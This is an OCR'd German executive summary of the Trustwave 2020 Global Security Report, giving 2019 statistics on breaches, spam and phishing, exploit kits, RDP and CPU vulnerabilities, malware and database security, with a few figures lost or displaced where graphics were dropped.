


2020 TRUSTWAVE GLOBAL SECURITY REPORT

Trustwave®

Inhaltsverzeichnis

Vorwort

Mit dem Trustwave Global Security Report geben wir jährlich einen Einblick in die neuesten Cybercrime-Trends und -Statistiken. In unserem Report 2020 zeigen wir den Einfluss der aktuellen Bedrohungen auf die IT-Sicherheit sowie auf die weltweite Sicherheit, der mithilfe von Trustwave-Systemen und von unseren Security-Analysten im Jahr 2019 beobachtet wurde. Mit dem Beginn des neuen Jahrzehnts werfen wir einen Blick auf die sich wandelnde Bedrohungslage: von den neuen Methoden, mit denen sich Cyberkriminelle der wachsenden Digitalisierung angepasst haben, bis hin zu der verbesserten Reaktionszeit hinsichtlich Bedrohungserkennung und -beseitigung – und wie White-Hats darauf reagiert haben.

Auf den folgenden Seiten werden die ausgeklügelten Tricks und Techniken beschrieben, die Cyberkriminelle entwickelt haben, um Menschen und Systeme auszunutzen sowie Sicherheitssystemen und Forensikern einen Schritt voraus zu sein. Wie die Angreifer, so entwickeln auch wir uns weiter, um angemessen auf sie zu reagieren, und passen Sicherheitspraktiken sowie -voraussetzungen an. Doch wir können uns sicher sein, dass Cyberkriminelle immer den Ansatz verfolgen, der für sie das geringste Risiko, aber den größten Erfolg garantiert.

Der diesjährige Report enthält aktuelle Statistiken und Analysen zu Datenkompromittierungen, E-Mail-Bedrohungen, Exploits und Malware sowie Datenbank- und Netzwerksicherheit.


Wir möchten Ihnen mit diesen Informationen wertvolle Einblicke in die sich stetig verändernde Bedrohungslandschaft geben und Ihrem Unternehmen helfen, seine Sicherheit zu verbessern und seine wertvollsten Assets optimal zu schützen.

Aufgrund von Auf- und Abrundungen gibt es möglicherweise geringfügige Abweichungen bei den in diesem vorliegenden Report präsentierten Zahlen und den errechneten Summen sowie bei den Prozentsätzen, die aus demselben Grund nicht die absoluten Zahlen widerspiegeln.

Zusammenfassung

DATENKOMPROMITTIERUNG

Im Jahr 2019 untersuchte Trustwave Tausende Sicherheitsvorfälle aus 16 Ländern.



AM STÄRKSTEN BETROFFENE BRANCHEN

24 %
EINZELHANDEL

18 %
FINANZSEKTOR

SICHERHEITSVERLETZUNGEN NACH UMGEBUNG

54 %
UNTERNEHMENS- & INTERNE NETZWERKE

22 %
E-COMMERCE

20 %
CLOUD

5 %
POINT-OF-SALES (POS)

In POS-Terminals gehen Sicherheitsverletzungen seit mehreren Jahren weiter zurück, da Händler statt der unsicheren Magnetstreifentechnologie vermehrt EMV-Chipkartenstandards (Europay, Mastercard und Visa) einsetzen.

50 %

VORFÄLLE DURCH PHISHING UND SOCIAL ENGINEERING

verursachten die häufigsten Sicherheitsverletzungen in Unternehmensnetzwerken, E-Commerce, Cloud und POS-Umgebungen.

2

DURCHSCHNITTLICHE ANZAHL VON TAGEN ZWISCHEN EINDRINGEN UND ERKENNUNG BEI INTERN ENTDECKTEN VORFÄLLEN

gesunken von 11 in 2018


55 → 86
2018 2019

DURCHSCHNITTLICHE ANZAHL VON TAGEN ZWISCHEN EINDRINGEN UND ERKENNUNG BEI EXTERN ENTDECKTEN VORFÄLLEN

Anstieg von 55 in 2018

E-MAIL-BEDROHUNGEN

PROZENTSATZ ALLER EINGEHENDEN E-MAILS, BEI DENEN ES SICH UM SPAM HANDELTE



Das Spam-Aufkommen ist in den letzten zehn Jahren kontinuierlich zurückgegangen (87 % im Jahr 2010).

THEMEN DER SPAM-MAILS

39 %
FALSCHE PHARMAZEUTIKA UND HEILMITTEL

12 %
PRODUKT-SALES

10 %
PRODUKTE UND SERVICES FÜR ERWACHSENE

$27,000,000

BETRAG IN U.S. DOLLAR, DEN EINE TOCHTERFIRMA EINES AUTOMOBILUNTERNEHMENS 2019 DURCH KOMPROMITTIERUNG DER GESCHÄFTLICHEN E-MAILS VERLOR.

6 % (2018) → **0,2 %** (2019)

SPAM-NACHRICHTEN MIT MALWARE

Dieser Rückgang ist auf eine deutliche Verlagerung des Schwerpunkts von Necurs, dem größten Spamming-Botnetz, von wahllosen, weit verbreiteten Spam-Kampagnen hin zu kürzeren, gezielteren Kampagnen zurückzuführen.

10 %

BETRUG MIT ERPRESSUNG IN 2019

2019 gab es einen enormen Anstieg von Erpressungsbetrug, bei dem der Cyberkriminelle behauptet, den Empfänger gehackt und kompromittierendes Material erhalten zu haben, um dann vom Opfer die Zahlung eines Lösegelds in Kryptowährung zu verlangen.

9 %

DER SPAM-NACHRICHTEN WAREN PHISHING-KÖDER (GEGENÜBER 3 % IN 2018)

Viele Phishing-Nachrichten machten sich kostenlose Cloud-Dienste wie Google Drive, Microsoft OneDrive und Dropbox zunutze, um dort Dokumente mit Links zu externen Phishing-Webseiten zu hosten.


PER MAIL VERSCHICKTE MALWARE, DIE WORD-DATEIEN NUTZTE, UM SCHÄDLICHEN PAYLOAD ZU ÜBERMITTELN

47 %

KOMPROMITTIERENDE NACHRICHTEN AN GESCHÄFTLICHE E-MAIL-ADRESSEN MIT “GMAIL.COM” IM ABSENDER-FELD:

30 %

WEB-ANGRIFFE



Cryptojacking

Nachdem der JavaScript-basierte Krypto-Mining-Dienst Coinhive 2019 den Betrieb einstellte, verschwand Cryptojacking fast komplett aus webbasierten Angriffen.

- Mit dem Rückgang von Cryptojacking wechselten die Angreifer auf die Verbreitung von Malware. Dazu versendeten sie gefälschte Benachrichtigungen, in denen behauptet wurde, der Browser des Nutzers oder eine der Browser-Komponenten sei veraltet.
- Als effektive Exploits seltener wurden und Dienste wie Coinhive verschwanden, stieg bei Cyberkriminellen die Beliebtheit von Social-Engineering-Angriffen.

174

DURCHSCHNITTLICHE ANZAHL ERFOLGREICHER ANGRIFFE DURCH GEFÄLSCHTE UPDATES, DIE TRUSTWAVE 2019 PRO TAG BEOBACHTETE

EXPLOITS

BlueKeep, eine 2019 aufgedeckte Sicherheitslücke im Remote Desktop Protocol (RDP) von Microsoft, war so schwerwiegend, dass Microsoft ein Patch für Windows XP veröffentlichte – obwohl für dieses Betriebssystem seit Jahren der Support eingestellt ist.

- Eine weitere kritische RDP-Schwachstelle, **DejaBlue**, wurde im Laufe des Jahres aufgedeckt.
- Der RPD-Port TCP 3389 befand sich an vierter Stelle der am häufigsten angegriffenen Ports.

Mehrere Sicherheitslücken, die auf beliebte CMS und ähnliche Systeme abzielten, darunter **vBulletin**, **Drupal** und **WordPress**, wurden 2019 aufgedeckt und gepatcht.


2019 traten weiterhin Schwachstellen durch Speculative Exploitation auf. Sie nutzen Funktionen aus, die in modernen CPUs integriert sind und die Leistung verbessern, indem sie bestimmte Befehle vorzeitig ausführen, noch bevor sie abgerufen werden.

- Diese Sicherheitslücken sind besonders schwer zu beheben, da Speculative Execution als Technologie einen Eckpfeiler der Leistungssteigerung darstellt und in allen modernen Intel CPUs integriert ist.

Nach dem Ende von Coinhive haben Exploit-Kits wieder an Bedeutung gewonnen.

- Die drei wichtigsten Kits der letzten Jahre — **Magnitude**, **KaiXin** und **RiG** — blieben weiterhin die am häufigsten entdeckten Kits.
- 2019 erschienen mehrere neue Kits, darunter **Lord EK**, **Purple Fox** und **Capesand**, die jedoch noch nicht an die drei größten Player heranreichten.

MALWARE




ANZAHL DER MALWARE-SAMPLES MIT AUSWIRKUNG AUF POS-UMGEBUNGEN, DIE 2019 WÄHREND TRUSTWAVE-SICHERHEITSUNTERSUCHUNGEN ENTDECKT WURDEN

Diese Zahl repräsentiert den mehrjährigen Rückgang von Malware, die auf POS abzielt. Im Jahr 2015 waren es noch 40 %.

DER MALWARE-SAMPLES, DIE TRUSTWAVE 2019 UNTERSUCHTE, WAREN IM 32-BIT-WINDOWS PE-FORMAT,

gefolgt von PHP mit 10 %.



DER PROZENTSATZ DER VON TRUSTWAVE UNTERSUCHTEN MALWARE, DIE MEHRERE BETRIEBSSYSTEME BETRAF

Bei dem Großteil dieser Malware handelte es sich um serverseitige Web-Scripts, z.B. durch Magecart, die auf beliebte Webanwendungen abzielten und vom Opfer die Zahlung eines Lösegelds in Kryptowährung verlangten.

“Hallo Joe”

RANSOMWARE ENTWICKELT SICH WEITER

Im letzten Jahr entdeckte Samples wiesen weiterentwickelte Taktiken auf, beispielsweise die namentliche Ansprache des Opfers und die Verwendung eines Hashing-Algorithmus, um die Verschlüsselung bestimmter Dateien auf der Whitelist zu vermeiden.

6 %

DER UNTERSUCHTEN MALWARE STAMMTE VON DER BERÜCHTIGTEN MAGECART-GRUPPIERUNG.

DATENBANK- UND NETZWERKSICHERHEIT

207

DIE ANZAHL DER SICHERHEITSLÜCKEN, DIE 2019 IN FÜNF DER GÄNGIGSTEN DATENBANKLÖSUNGEN GEPATCHT WURDEN

Im Jahr 2017 waren es noch 148.

POODLE

Die 2014 aufgedeckte Sicherheitslücke POODLE (“Padding Oracle on Downgraded Legacy Encryption”), in SSL 3.0 und TLS 1.0, tauchte 2019 in neuen Varianten auf, die TSL 1.2 in bestimmten Konfigurationen betrafen.

4%

PROZENT DER VON TRUSTWAVE-NETZWERK-SCHWACHSTELLEN-SCANNINGS GEPRÜFTEN COMPUTER WAREN WEITERHIN ANFÄLLIG FÜR DEN BEAST SSL-ANGRIFF.

Im Jahr 2018 waren es noch 5 %.

118

DIE ANZAHL DER DENIAL-OF-SERVICE (DOS)-SCHWACHSTELLEN, DIE VOM MYSQL-ENTWICKLUNGSPROJEKT GEPATCHT WURDEN.

30%

DER ANTEIL DER WINDOWS-DESKTOP-COMPUTER, BEI DENEN ANFANG 2020 DAS BETRIEBSSYSTEM WINDOWS 7 AUSLIEF.

